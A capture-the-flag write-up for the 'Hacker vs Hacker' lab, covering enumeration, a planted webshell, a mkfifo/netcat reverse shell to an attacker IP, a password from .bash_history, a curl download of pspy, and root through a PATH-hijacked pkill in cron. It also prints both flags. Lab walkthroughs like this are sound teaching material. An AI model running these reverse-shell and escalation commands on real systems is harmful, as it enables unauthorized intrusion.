TL;DR
At this challenge we first find the hidden webshell of the hacker at shell.pdf.php. Then, we move to user lachlan using password found inside .bash_history.
We can’t spawn tty because of the hacker, however, we find the cronjob of the hacker, with pkill using our PATH variable, which let us execute code as root.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 22 with ssh and port 80 with apache http server.
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 9f:a6:01:53:92:3a:1d:ba:d7:18:18:5c:0d:8e:92:2c (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDEwViZRbXUs9kag3j00D1FtRrtg3PKTSXGdTaJC14E+FWVLUKxlCTbI89GtFCqL22nDVi3nmG5QQDxEfl4zTOIgZXi4FXst0ZfzMayH8T+t9jSc2OlCuIyZYyw+JDP2G+WJXHC67BSthXTt9eMeDPxi7r03GA0nqMSFJ8lw5FqTnzyacLne5ojiB/atnHpVXa0DoSmT+w8t1Pk3nhnk0zrlOxVOfkx8Jze8NHynP4BFr/Ea3PNvvmJ2hpRUgO3IGVQ3bt55ab3ZoFy344Fy5ISsYXYQJBeLUhu2GVeCihzgUFkecKZEUhnc0S8Idy5EnDWeEaRQjE832gKvUJ9d0PIEN8sTxgSEp1RcijMm8/2vEWzeRVAKaHCaU8lV/jbtyl6s5jgkStuy6NwqpWf24D0TydU5jwsjGTLWJbrDNsYbP28qas0o2+zwmzqwaOJMwuk0CYVZCcd2qGVRRxYu6NhfIudRPMLPp/EvhfEUPoYR6tmX42pvpqNH70kotCiQiM=
|   256 4b:60:dc:fb:92:a8:6f:fc:74:53:64:c1:8c:bd:de:7c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMZXOzdGFYNrQPBrILKG3Zd+DlWWE133ONnKOGm3MhuTgWZjEkYI1g5pn6ggVCnJwZHgvkvjSudcCImNk92yW7g=
|   256 83:d4:9c:d0:90:36:ce:83:f7:c7:53:30:28:df:c3:d5 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEznWyrDbdSTIAxhoKlcRP8mZ/LX/wQSAvofU1MLracp
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: RecruitSec: Industry Leading Infosec Recruitment
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-favicon: Unknown favicon MD5: DD1493059959BA895A46C026C39C36EF
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Find hidden webshell of hacker at shell.pdf.php
First, I visited the main page:

We can see some box for CV uploading, I tried to upload any file, and faced this page:

okay, the hacker has already been here. That’s what I found at the source code:
<!-- seriously, dumb stuff:

$target_dir = "cvs/";
$target_file = $target_dir . basename($_FILES["fileToUpload"]["name"]);

if (!strpos($target_file, ".pdf")) {
  echo "Only PDF CVs are accepted.";
} else if (file_exists($target_file)) {
  echo "This CV has already been uploaded!";
} else if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $target_file)) {
  echo "Success! We will get back to you.";
} else {
  echo "Something went wrong :|";
}

-->
I’m thinking. If i was the hacker, I guess I would have upload file like webshell.pdf.php or something, and by this way bypass the check. The file would be saved at cvs/.
Let’s try brute force with the dictionary /usr/share/SecLists/Discovery/Web-Content/common.txt, if it won’t work, we’ll look for list of common names for web shells.
┌──(agonen㉿kali)-[~/thm/HackervsHacker]
└─$ ffuf -u 'http://hackervshacker.thm/cvs/FUZZ.pdf.php' -w /usr/share/SecLists/Discovery/Web-Content/common.txt -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://hackervshacker.thm/cvs/FUZZ.pdf.php
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

shell                   [Status: 200, Size: 18, Words: 1, Lines: 2, Duration: 169ms]
:: Progress: [4750/4750] :: Job [1/1] :: 260 req/sec :: Duration: [0:00:22] :: Errors: 0 ::
It worked, we found shell, full URL will be (I added cmd=id, that’s what usably ~hackers~ (CTF players) do):
http://hackervshacker.thm/cvs/shell.pdf.php?cmd=id

Let’s paste the penelope payload:

we got reverse shell but immediately disconnected.
So, I executed this payload:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 192.168.138.59 1337 >/tmp/f
and on the local machine:
nc -nvlp 1337
I tried to spawn pty using python:
python3 -c 'import pty; pty.spawn("/bin/bash")'
But it immediately being killed, probably the hacker kills every /dev/pts.

Okay, we’ll deal with this how it works now, that’s fine.
I went to the home folder of lachlan and grab the user flag:
www-data@b2r:/home/lachlan$ cat user.txt
cat user.txt
thm{af7e46b68081d4025c5ce10851430617}
Move to user lachlan using password found inside .bash_history
I read the file .bash_history:
www-data@b2r:/home/lachlan$ cat .bash_history
cat .bash_history
./cve.sh
./cve-patch.sh
vi /etc/cron.d/persistence
echo -e "dHY5pzmNYoETv7SUaY\nthisistheway123\nthisistheway123" | passwd
ls -sf /dev/null /home/lachlan/.bash_history
We can see he reset his password to be thisistheway123.
I tried to change user to lachlan, and it worked


I tried to login with ssh, we need to add the flag -T to disable TTY creation:
ssh lachlan@hackervshacker.thm -T # thisistheway123
Privilege Escalation to Root using override pkill based on PATH variable
I tried to find how exactly the termination of the tty works, so I downloaded pspy32:
curl http://192.168.138.59:8082/pspy32 -s -o /tmp/pspy32
chmod +x /tmp/pspy32
/tmp/pspy32
Then, I connected via ssh, and waited for it to die:

We can see it prints nope. I suspected there is some cronjob that is doing that, but I wasn’t sure where, so I searched for it:
grep "nope" /etc/cron* -rani --color=auto

We find it inside /etc/cron.d/persistence:
cat /etc/cron.d/persistence
PATH=/home/lachlan/bin:/bin:/usr/bin
# * * * * * root backup.sh
* * * * * root /bin/sleep 1  && for f in `/bin/ls /dev/pts`; do /usr/bin/echo nope > /dev/pts/$f && pkill -9 -t pts/$f; done
* * * * * root /bin/sleep 11 && for f in `/bin/ls /dev/pts`; do /usr/bin/echo nope > /dev/pts/$f && pkill -9 -t pts/$f; done
* * * * * root /bin/sleep 21 && for f in `/bin/ls /dev/pts`; do /usr/bin/echo nope > /dev/pts/$f && pkill -9 -t pts/$f; done
* * * * * root /bin/sleep 31 && for f in `/bin/ls /dev/pts`; do /usr/bin/echo nope > /dev/pts/$f && pkill -9 -t pts/$f; done
* * * * * root /bin/sleep 41 && for f in `/bin/ls /dev/pts`; do /usr/bin/echo nope > /dev/pts/$f && pkill -9 -t pts/$f; done
* * * * * root /bin/sleep 51 && for f in `/bin/ls /dev/pts`; do /usr/bin/echo nope > /dev/pts/$f && pkill -9 -t pts/$f; done
The interesting part is te PATH variable which uses first /home/lachlan/bin, and that it uses pkill without full path.
Let’s create our new pkill:
echo '#!/bin/bash\n/usr/bin/chmod u+s /bin/bash' > /home/lachlan/bin/pkill
chmod +x /home/lachlan/bin/pkill
Now, we can check for /bin/bash:
ls -la /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash
Okay, we can spawn root shell and read the root flag:
bash -p

and the root flag:
cat /root/root.txt
thm{7b708e5224f666d3562647816ee2a1d4}